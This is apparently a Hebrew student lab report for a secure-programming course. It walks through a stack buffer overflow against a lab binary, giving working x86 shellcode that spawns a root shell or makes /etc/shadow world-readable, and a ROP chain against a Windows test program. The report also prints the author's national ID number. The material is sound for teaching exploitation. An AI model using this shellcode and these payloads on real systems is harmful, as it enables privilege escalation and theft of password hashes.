**תכנות בטוח – מטלה 2 – Buffer Overflow Training**

שלומי בן-שושן


**כללי**

בדו"ח זה אתאר את הפתרון שלי לתרגיל בנושא Buffer Overflow. התרגיל מחולק לשני סעיפים. הסעיף הראשון עוסק בתקיפת Buffer Overflow בסיסית, והסעיף השני עוסק בתקיפה בשיטת Return Oriented Programming, או בקיצור ROP. לפני תחילת הפתרון, כיביתי את המנגנון ASLR באמצעות השמת ערך 0 בקובץ /proc/sys/kernel/randomize\_va\_space, והשתמשתי בסקריפט המצורף ex1.sh על-מנת לקמפל את התוכנית ex1.c לכדי ex1.out. בכל סעיף בדו"ח אתאר את הפתרון בצורת הדרכה.

**סעיף ראשון – Basic Buffer Overflow**


בסעיף זה עלינו למצוא חולשה בתוכנית ex1.out ולגרום להרצה שלה לשנות את ההרשאות של קובץ המערכת המוגן /etc/shadow, כך שמשתמש עם הרשאות חלשות יוכל להדפיס את תוכנו.

תחילה, נשמור את כל קבצי התרגיל בתיקייה בשם "BufferOverflow" על שולחן העבודה. נריץ את הפקודה whoami כדי להראות שאנו מחוברים למערכת עם המשתמש tc, שזהו משתמש "רגיל", חסר הרשאות חזקות. ננסה להדפיס את תוכן הקובץ /etc/shadow ונקבל שגיאת Permission Denied, שכן אין למשתמש הרשאות גישה לקובץ. נשתמש בפקודה ls -l ונראה כי נדרשות הרשאות root על מנת לגשת אליו.



ננסה להריץ את התוכנית ע"י הפקודה ./ex1.out ונתקל ב-Segmentation Fault, שכן התוכנית מצפה לקבל קלט ב-argv ולהשתמש בו. נריץ את הפקודה ./ex1.out AAAA ונראה שהתוכנית מסיימת בהצלחה. אם כן, נשאלת השאלה כמה תווים עלינו להכניס על-מנת לדרוס את ערך החזרה. ממבט בקוד המקור נגלה שגודל ה-buffer המוקצה לקלט הוא 500 בתים (chars). ננסה להכניס קלטים באורכים גדולים מ-500 באמצעות ה-syntax: $(python3 -c "print('A' \* )") ונגלה שעבור התוכנית תסיים בהצלחה, ועבור , התוכנית זורקת Segmentation Fault, ולפיכך דרסנו את ערך החזרה.

כעת, נשתמש ב-debugger המובנה GDB על-מנת לבנות תקיפת Buffer Overflow, שתצליח לרוץ גם בלעדיו. נכניס את הפקודה sudo gdb ./ex1.out.




בצילום המסך נעשה שימוש גם בפקודה list שמציגה את קוד התוכנית. מעתה בדו"ח, החיצים הירוקים ידגישו את השורות בהן מוזנות פקודות.

Text

Description automatically generatedנריץ את הפקודה disas main ע"מ לקבל את קוד ה-assembly של התוכנית.

נשים לב שהכתובות שקיבלנו עבור פקודות ה-assembly הינן יחסיות, ונראה לקבל כתובות מוחלטות על-מנת להבין את תמונת הזיכרון בריצת התוכנית. נכניס איזשהו קלט תקין run AAAA ונריץ שוב את הפקודה disas main.



כעת קיבלנו את הכתובות המוחלטות של הפקודות. נשים לב שהכתובות תהיינה זהות בכל ריצה של התוכנית שכן דאגנו לכבות את מנגנון ערבוב הכתובות ASLR לפני תחילת הפתרון.

נרצה למצוא את ראש המחסנית על-מנת להציב אותו בכתובת החזרה של קוד התקיפה שלנו. לשם כך, נשים לב לכתובת המודגשת בצילום המסך 0x565561f5. כתובת זו מופיעה מיד לאחר הקריאה לפונקציה strcpy אשר מעתיקה בתים מהקלט אל ה-buffer עד שהיא מזהה תו "\0". פונקציה זו אינה בטוחה, שכן לא בודקת שאכן הקלט שהיא מקבלת מתכנס לגודל ה-buffer, ולכן למעשה יוצרת את החולשה שאנו הולכים לנצל בפתרון זה. בסיום הריצה של הפקודה call, התוכנית תגיע לכתובת המודגשת. נגדיר בכתובת breakpoint, נריץ את התוכנית עם קלט באורך 512 (אורך קלט התקיפה שנגדיר בהמשך), וברגע שה-instruction pointer יגיע אל ה-breakpoint, נדפיס את 600 התאים בזיכרון הקרובים ל-stack pointer באמצעות הפקודה x/600xb $esp.

נקבל:

Text

Description automatically generated

נשים לב שהמחסנית התמלאה בערכי 0x41 שזה למעשה התו A שהכנסנו, עד לכתובת 0xfffd208 ועוד 4 תווים (עבור כל 0x00 שלא הזנו), כך שניתן להסיק כי ראש המחסנית נמצא בכתובת **0xffffd20c**. זו הכתובת אליה נרצה שקוד התקיפה יחזור בסוף ריצתו ע"מ שיצליח.

נמחק את ה-breakpoint באמצעות הפקודה delete, ונכתוב קוד שיעזור לנו למצוא את הכתובת המדויקת של ערך החזרה של התוכנית. הפקודה תורכב באופן הבא:

run $(python3 -c "print('A' \* + 'B' \* + 'C' \* )")

כלומר, אנו מכניסים קלט שמורכב מ- פעמים האות A, או הבית 0x41, ארבע פעמים האות B, או התו 0x42 (כגודל כתובת החזרה), ו- פעמים האות C, או התו 0x43. זאת כאשר מתקיים . בצורה זו, נוכל לשנות את הערכים של ושל כך שאם התוכנית תקרוס ותודיע על Segmentation Fault בעקבות חוסר הצלחה בגישה לכתובת 0x414141, נדע שכתובת החזרה נמצאת מאוחר יותר ולכן נקטין את על-חשבון . אם תודיע על חוסר הצלחה בגישה לכתובת 0x43434343, נדע שקרה ההפך, ולכן נגדיל את על-חשבון . כך נוכל למקם את 0x42424242 בדיוק על כתובת החזרה, ולקדם את המחרוזת בפחות 4, כך שה-0x43434343 הראשונים יעמדו על כתובת החזרה. שם נרצה להזריק את קוד התקיפה שלנו, ולאחריו נרצה לשים את כתובת החזרה 0xffffd20c.

אם כן, נריץ על-בסיס ניסוי וטעייה ונקבל:

Text

Description automatically generated

נשים לב שכאשר ו-, נקבל את המצב הרצוי (המתואר לעיל). *נשים לב שבצילום לעיל מוזנת פקודה שונה. כדי להבין אותה, נסביר את שיטת התקיפה.*

הזנת בתים במקום תווים

*במקום לכתוב ידנית מספר תווי קלט שיגרום ל-*overflow, השתמשנו בסקריפט Python שמדפיס תווים תוך שימוש בסינטקס $(…) של bash. שיטה זו אמנם חוסכת כתיבה ידנית של קלט ארוך, אך לא מאפשרת להזין בתים לא טריוויאליים. עם זאת, נרצה להשתמש בבתים שיש להם משמעות בשפת shellcode, הם למעשה מייצגים פעולות של שפת assembly. אם כן, נצטרך להחליף את הפונקציה print של Python בפונקציה אחרת שמאפשרת לכתוב ישירות ל-buffer של stdout. פונקציה כזו נמצאת בספרייה sys של Python, ולכן בפקודה השלישית בצילום נעשתה בדיקה כי אכן ניתן להכניס פקודה שכזו.

NOP-Sled

*קשה לגלות את הכתובת בה מתחילה התוכנית לרוץ, אך ידוע שזה יהיה איפשהו לפני כתובת החזרה שמצאנו, כלומר לפני ה-43434343. לכן, נרצה להשתמש בטכניקת* **nop-sled** אשר מגדילה את שטח היציאה לתקיפה. הפקודה nop ב-assembly לא מבצעת דבר מלבד לקדם את ה-instruction pointer ב-1. נרצה שהתוכנית תגיע אל קוד התקיפה שלנו, ולכן נרפד את כל הזיכרון לפניו בבית \x90 שמשמעותו בשפת shellcode היא nop של assembly. באופן זה, התוכנית תגיע ישירות לקוד התקיפה, או שתגיע לאיזשהו nop לפני כן, ו"תחליק" לכיוון קוד התקיפה.

אם כן, נעדכן את פקודת התקיפה באופן הבא:

run $(python3 -c "**import sys; sys.stdout.buffer.write**(b'**\x90**' +**b**'\x42' \* 4 + **b**'\x43' \* 208)")

כעת, נרצה להחליף את הבתים \x42 בקוד תקיפה הכתוב ב-shellcode ואת הבתים \x43 בכתובת החזרה. האמנם קוד התקיפה לא ארוך במיוחד, ואורכה של כתובת החזרה הוא רק 4 בתים, אך ניתן לשרשר אותה לעצמה כמה שאפשר, עד שסך הבתים מגיע ל-512, ובכך נגדיל גם את משטח החזרה מהתקיפה.

כלומר, מחרוזת התקיפה תראה כך:

|  |  |  |
| --- | --- | --- |
| NOP-Sled | Shellcode | Return Address + Padding |
| nop nop nop nop nop … | attack shellcode | returnAddres returnAddres returnAddres … |

Shellcode

אמנם המטרה היא לשנות את ההרשאות של הקובץ /etc/shadow באמצעות Buffer Overlow, אך קודם נציג shellcode שמאפשר לקבל הרשאות root. נשתמש ב-shllcode מהתרגול:

**\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8b\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68**

ששקול לפקודות aseembly:

A picture containing graphical user interface

Description automatically generated

ה-shellcode הזה יהווה קוד התקיפה שלנו, ונצפה שהוא יפתח shell חדש עם הרשאות root. מאוחר יותר, נחליף אותו בקוד תקיפה אחר, שישנה את הרשאות הקובץ /etc/shadow ללא צורך בפקודות נוספות.

Return Address

במקום 208 התווים \x43, נציב 52 פעמים את כתובת החזרה 0xffffd28c בצורת shellcode, כלומר נכתוב \x8c\xd2'xff\xff כפול 52 פעמים (בסך הכל 208 בתים).

כך נקבל את הפקודה:

run $(python3 -c "import sys; sys.stdout.buffer.write(b'\x90' \* **255** + b'\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8b\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68' + b'\x8c\xd2\xff\xff' \* **52**)")

נשים לב שאורך ה-shellcode הוא 45 בתים, שבאים על חשבון ה-nop-ים. כמו כן, נשים לב שסך הבתים הוא .

נריץ את הפקודה (ב-GDB) ונקבל:

Text

Description automatically generated

בצילום מסך זה ניתן לראות שהפקודה הצליחה. היא גרמה לפתיחה של shell חדש בתור המשתמש root לו יש הרשאות מערכת (חץ שני). נשים לב שלמרות שההרשאות של /etc/shadow מגבילות משתמשים חלשים (חץ שלישי), יכולנו להדפיס את תוכן הקובץ /etc/shadow (חץ רביעי).

עד כה הצלחנו להשיג הרשאות root בתוך ה-GDB. אבל, את ה-GDB הרצנו באמצעות sudo מה שכנראה לא אפשרי במחשב קורבן בו אין לנו הרשאות חזקות. נרצה להגיע למצב בו קלט מסוים לתוכנית ex1.out יגרום לשינוי הרשאות של הקובץ /etc/shadow כך שנוכל להדפיס אותו ללא הרשאות חזקות. כמו כן, נרצה לעשות זאת מחוץ ל-GDB.

נכתוב shellcode חדש:

**\xeb\x17\x5e\x31\xc9\x88\x4e\x0b\x8d\x1e\x66\xb9\xb6\x01\x31\xc0\xb0\x0f\xcd\x80\x31\xc0\x40\xcd\x80\xe8\xe4\xff\xff\xff/etc/shadow**

השקול לפקודות assembly:

Table

Description automatically generated with medium confidence

**ועוד מחרוזת "/etc/shadow" בסופו.**


נשים לב כי בשורה 0x10 מבוצעת השמה של הערך 15 (0xf) ל-eax, רגע לפני שקוראים ל-int 0x80, שזו למעשה קריאת מערכת עם הערך 15, או במילים אחרות chmod. את הקלט הראשון עבור chmod מעבירים באמצעות הרגיסטר ecx בשורה 0xa. מעבירים את הערך 0x1b6 השקול להצבת 110 110 110, כלומר שקול לכתוב chmod 666. את הקלט השני עבור chmod, הנתיב לקובץ, מעבירים באמצעות כתיבת המחרוזת "/etc/shadow" בסוף ה-shellcode. בריצת ה-shellcode תחילה מבוצעת קפיצה 25 (0x19) בתים קדימה ומבוצעת קריאה (call) לשורה 2. הקריאה דוחפת למחסנית את הערך הבא אחריה, שזו המחרוזת "/etc/shadow" שהכנסנו, וחוזרת לשורה 2 לבצע את הפקודות שורה אחר שורה. כך, כשתתבצע קריאת המערכת int 0x80 עם ערכים 15 ב-eax ו-666 ב-ecx, במחסנית תהיה המחרוזת "/etc/shadow", ולמעשה נקבל קריאה שקולה לפקודה chmod 666 /etc/shadow.

נשים לב שאורך ה-shellcode הוא 30 בתים, ואורך המחרוזת /etc/shadow היא 11 בתים, כך שבסך הכל ה-shellcode עם המחרוזת אורכם 41 בתים.

נעדכן בהתאם את מחרוזת התקיפה. נחליף את הפקודה run בנתיב המוחלט של התוכנית ex1.out, שכן אנו רוצים להריץ את התוכנית מחוץ ל-GDB. נחליף את ה-shellcode הקודם שפותח shell ב-shellcode החדש שמשנה הרשאות לקובץ /etc/shadow. אורך ה-shellcode החדש קצר ב-4 בתים מהקודם, ולכן נעדכן את מספר ה-nop-ים להיות 259 (במקום 255). את מספר החזרות של כתובת החזרה לא נשנה. כך נקבל את המחרוזת הסופית:

**/home/tc/Desktop/BufferOverflow/ex1.out $(python3 -c "import sys; sys.stdout.buffer.write(b'\x90' \* 259 + b'\xeb\x17\x5e\x31\xc9\x88\x4e\x0b\x8d\x1e\x66\xb9\xb6\x01\x31\xc0\xb0\x0f\xcd\x80\x31\xc0\x40\xcd\x80\xe8\xe4\xff\xff\xff/etc/shadow' + b'\x8c\xd2\xff\xff' \* 52)")**

נריץ את הפקודה (מחוץ ל-GDB) ונקבל:



כלומר, הרצנו את הפקודה, ועל פניו לא קרה כלום. בדקנו את ההרשאות לקובץ וראינו שהן ישתנו! לאחר מכן, הצלחנו להדפיס את תוכן הקובץ /etc/shadow ממשתמש חלש (המשתמש tc). נשים לב שלא נעשה שימוש ב-sudo בצילום, וגם הפקודות מורצות מחוץ ל-GDB.

ובכך פתרנו את הסעיף הראשון של התרגיל.

**סעיף שני – Return Oriented Programming**

בסעיף זה נתונה תוכנית מקומפלת בשם exe.rop המיועדת לסביבת Windows, ויש לגרום לה להדפיס תעודת זהות (את הת"ז שלי – 311408264).

כדי לעשות כן, נשתמש בשיטת Return Oriented Programming או בר"ת ROP, לפיה עלינו להשתמש בגאדג'טים שנמצאים בקוד ולייצר מהם רצף של פקודות קצרות שחוברות אחת לשנייה באמצעות return.

נחקור את התוכנית באמצעות ה-debugger של Visual Studio 2019, ונכתוב ROP Code שיגרום להדפסה.

נריץ את התוכנית ללא קלט והיא תדפיס הודעה "Please provide an hex string" ותיסגר. נריץ שוב עם הקלט 41414141 ונראה שהתוכנית מסתיימת כהלכה עם קוד חזרה 0. ממבט בקוד המקור של התוכנית נראה שיש בה buffer בגודל 10 בתים. כלומר, יידרשו לפחות 10 בתים עד שנגיע ל-Buffer Overflow. נכניס עוד ועוד בתים 41 כקלט ונגלה כי כאשר מכניסים 16 בתים (32 תווים), מתקבלת השגיאה:

Graphical user interface, text

Description automatically generated

לפיה התוכנית לא מצליחה לקרוא מהכתובת 0x41414141, ומכך ניתן להסיק כי דרסנו את כתובת החזרה עם הבתים 41 שהכנסנו.

נשתמש בכלים שונים של Visual Studio 2019 על-מנת ליצור מיפוי בין אובייקטים כגון כתובות לבין פונקציות, משתנים או ערכים שימושיים בקוד. נשים לב שהכתובות צריכות להתאים לצורת Little Endian.

המיפוי:

|  |  |
| --- | --- |
| **Function / Variable** | **Address in Little Endian** |
| Overflow | 41414141414141414141414141414141 |
| printf | 00084600 (will be change) |
| memcpy | 303c4600 |
| main | 70074500 |
| a1 | a0054600 |
| unhexlify | c0054600 |
| g\_buffer | 38ef5300 |
| Gadget1 (pop eax) | a9054600 |
| Gadget2 (pop ecx) | ab054600 |
| Gadget3 (mov [eac],ecx) | ad054600 |
| My ID | 333131343038323634 |

נשים לב לשלושת הגאדג'טים:

* גאג'ט מספר 1, נסמנו , יכול לעזור לנו להציב ערך ב-eax.
* גאג'ט מספר 2, נסמנו , יכול לעזור לנו להציב ערך ב-ecx.
* גאג'ט מספר 3, נסמנו , יכול לעזור לנו להעביר ערך מ-ecx לזיכרון אליו מצביע eax.

נרצה ליצור רצף של כתובות שהצבתו כקלט יגרום לפעולת ההדפסה. לשם כך, נצטרך לקרוא לפונקציה printf ואז ל-exit (על-מנת שהתוכנית תסתיים כהלכה) כאשר הקלט ל-printf הוא מצביע למקום בו שמורה המחרוזת שנרצה להדפיס.

ובכן, המחרוזת שנרצה לשמור באורך 9 בתים, כאשר כל בית מיוצג ע"י שני תווים הקסה-דצימליים (00-ff). ברגיסטרים eax או ecx ניתן להעביר 4 בתים (32 ביטים), ולכן לבצע שלוש העברות. נשאלת השאלה "לאן?", כלומר איפה נשמור את המחרוזת? התשובה לכך היא במערך הגלובלי g\_buffer. נשים לב שגודלו 1000 בתים, ואיבריו הם chars (בתים), ולכן אם כתובתו 38ef5300, אזי שהכתובת לאיבר השני במערך היא 3cef5300 והכתובת לאיבר השלישי במערך היא 40ef5300. החישוב של הכתובות הללו מתקבל ע"י הוספת 4 מהכתובת הקודמת (בהקסה-דצימלי) ושינוי סדר הבתים ל-Little Endian.

כעת, נרצה להשתמש בגאדג'טים על מנת להציב את מחרוזת תעודת הזהות ב-g\_buffer. נעבוד בשלבים:

1. 4 בתים ראשונים:
   1. באמצעות נטען ל-eax את הכתובת הראשונה ב-g\_buffer, שהיא 38ef5300.
   2. באמצעות נטען ל-ecx את החלק הראשון של תעודת הזהות, כלומר את ארבעת הבתים הראשונים 33 31 31 34 המייצגים בהקסה-דצימלי את התווים 3 1 1 4.
   3. באמצעות נבצע mov [eax],ecx, כלומר נעביר את מה ששמור ב-ecx ("3114") אל הכתובת המוחזקת ב-eax (38ef5300). כך נשמור את החלק הראשון של המחרוזת.
   4. בסוף ריצת הגאדג'ט הזה התוכנית תחזור לגאדג'ט הבא שישורשר.
2. 4 בתים שניים:
   1. באמצעות נטען ל-eax את הכתובת השנייה ב-g\_buffer, שהיא 3cef5300.
   2. באמצעות נטען ל-ecx את החלק השני של תעודת הזהות, כלומר את ארבעת הבתים השניים 30 38 32 36 המייצגים בהקסה-דצימלי את התווים 0 8 2 6.
   3. באמצעות נבצע mov [eax],ecx, כלומר נעביר את מה ששמור ב-ecx ("0826") אל הכתובת המוחזקת ב-eax (3cef5300). כך נשמור את החלק השני של המחרוזת.
   4. בסוף ריצת הגאדג'ט הזה התוכנית תחזור לגאדג'ט הבא שישורשר.
3. בית אחרון (התו התשיעי):
   1. באמצעות נטען ל-eax את הכתובת השלישית ב-g\_buffer, שהיא 40ef5300.
   2. באמצעות נטען ל-ecx את החלק השלישי של תעודת הזהות, כלומר את הבית האחרון 34 מרופד באפסים 00 00 00 כגודל הרגיסטר, כך שנקבל את הייצוג של התו 4 בהקסה-דצימלי על רגיסטר של 4 בתים.
   3. באמצעות נבצע mov [eax],ecx, כלומר נעביר את מה ששמור ב-ecx ("\0\0\04") אל הכתובת המוחזקת ב-eax (40ef5300). כך נשמור את החלק השלישי של המחרוזת.
   4. בסוף ריצת הגאדג'ט הזה התוכנית תחזור לגאדג'ט הבא שישורשר.

באמצעות ה-debugger ניתן לוודא שאכן אנו מצליחים להכניס ל-buffer את המחרוזת "311408264". כעת, נרצה לגרום לתוכנית להדפיס אותה, מבלי לקרוס. לשם כך, עלינו להשתמש בפונקציה printf, לבצע exit ומיד אחריו לשרשר את הקלט ל-printf שיהיה מצביע לתחילת המחרוזת, כלומר הכתובת 38ef5300 (של ה-g\_buffer).

לאחר מספר ניסיונות, נראה שהשימוש בכתובת 00084600 שלפי המיפוי לעיל מצביע ל-printf לא עוזר לנו, וגורם לקריסת התוכנית. כמו כן, עלינו למצוא את הכתובת של exit.

סיכום ביניים: עד כאן הפתרון כולל שרשורים באופן הבא:

|  |  |  |
| --- | --- | --- |
| **Function / Variable** | **Address in LE** | **הסבר** |
| Overflow | 414141………41 | ריפוד של 16 בתים עד דריסת כתובת החזרה. |
| Gadget1 (pop eax) | a9054600 | שימוש ב- לטעינתה הכתובת הראשונה של g\_buffer ל-eax. |
| g\_buffer[0] | 38ef5300 |
| Gadget2 (pop ecx) | ab054600 | שימוש ב- לטעינת "3114" ל-ecx. |
| ID - Part 1 | 33313134 |
| Gadget3 (mov) | ad054600 | שימוש ב- לשמירת ecx ב-g\_buffer. |
| Gadget1 (pop eax) | a9054600 | שימוש ב- לטעינתה הכתובת השנייה של g\_buffer ל-eax. |
| g\_buffer[1] | 3cef5300 |
| Gadget2 (pop ecx) | ab054600 | שימוש ב- לטעינת "0826" ל-ecx. |
| ID - Part 2 | 30383236 |
| Gadget3 (mov) | ad054600 | שימוש ב- לשמירת ecx ב-g\_buffer. |
| Gadget1 (pop eax) | a9054600 | שימוש ב- לטעינתה הכתובת השלישית של g\_buffer ל-eax. |
| g\_buffer[2] | 40ef5300 |
| Gadget2 (pop ecx) | ab054600 | שימוש ב- לטעינת "\0\0\04" ל-ecx. |
| ID - Part 3 | 34000000 |
| Gadget3 (mov [eax],ecx) | ad054600 | שימוש ב- לשמירת ecx ב-g\_buffer. |
| printf | ? | נרצה להדפיס את מה ששמור ב-g\_buffer. |
| exit | ? | נרצה לצאת מהתוכנית בצורה מסודרת. |
| g\_buffer[0] g\_buffer | 38ef5300 | כתובת הקלט עבור printf. |

כעת עלינו להשלים את הכתובות של printf ושל exit, בהן התוכנית משתמשת. נוכל לעשות זאת באמצעות ה-disassembly של ה-debugger של Visual Studio 2019.

נריץ את התוכנית ונתבונן ב-dissassembly:

Text

Description automatically generated

ניתן להבין שזהו קטע ה-assembly שרץ כאשר המשתמש לא מכניס קלט, ולכן מודפסת עבורו הודעה שעליו להכניס קלט hex string. ניתן לזהות הכנסה למחסנית של המחרוזת "Please provide an hex string\n" שמיד אחריה, בכתובת 0x0046078e מתבצעת קריאה (call) לפונקציה \_prinf שנמצאת בכתובת 0x00459bdb. כלומר, יש להשתמש ב-\_printf, ולא ב-printf לפי המיפוי הראשוני.

את הכתובת לקריאה ל-exit קל למצוא באמצעות התכונה watch של ה-debugger:

אם כן, נשלים את התמונה:

|  |  |  |
| --- | --- | --- |
| **Function / Variable** | **Address in LE** | **הסבר** |
| Overflow | 414141………41 | ריפוד של 16 בתים עד דריסת כתובת החזרה. |
| Gadget1 (pop eax) | a9054600 | שימוש ב- לטעינתה הכתובת הראשונה של g\_buffer ל-eax. |
| g\_buffer[0] | 38ef5300 |
| Gadget2 (pop ecx) | ab054600 | שימוש ב- לטעינת "3114" ל-ecx. |
| ID - Part 1 | 33313134 |
| Gadget3 (mov) | ad054600 | שימוש ב- לשמירת ecx ב-g\_buffer. |
| Gadget1 (pop eax) | a9054600 | שימוש ב- לטעינתה הכתובת השנייה של g\_buffer ל-eax. |
| g\_buffer[1] | 3cef5300 |
| Gadget2 (pop ecx) | ab054600 | שימוש ב- לטעינת "0826" ל-ecx. |
| ID - Part 2 | 30383236 |
| Gadget3 (mov) | ad054600 | שימוש ב- לשמירת ecx ב-g\_buffer. |
| Gadget1 (pop eax) | a9054600 | שימוש ב- לטעינתה הכתובת השלישית של g\_buffer ל-eax. |
| g\_buffer[2] | 40ef5300 |
| Gadget2 (pop ecx) | ab054600 | שימוש ב- לטעינת "\0\0\09" ל-ecx. |
| ID - Part 3 | 34000000 |
| Gadget3 (mov [eax],ecx) | ad054600 | שימוש ב- לשמירת ecx ב-g\_buffer. |
| printf | db9b4500 | הדפסת התוכן בכתובת שניתנת לאחר ה-exit. |
| exit | 50474c00 | יציאה מסודרת מהתוכנית. |
| g\_buffer[0] | 38ef5300 | כתובת הקלט עבור printf. |

נשרשר את הכתובות לכדי הקלט הבא:

**41414141414141414141414141414141A905460038ef5300AB05460033313134AD054600A90546003cef5300AB05460030383236AD054600A905460040ef5300AB05460034000000AD054600DB9B450050474C0038ef5300**

נריץ את התוכנית עם הקלט הנ"ל ונקבל:

Text

Description automatically generated

כלומר, באמצעות חולשת Buffer Overflow הצלחנו למצוא קלט בשיטת ROP שגורם לתוכנית להדפיס את תעודת הזהות שלי, ולסיים כהלכה, עם קוד 0.

ובכך פתרנו את הסעיף השני של התרגיל.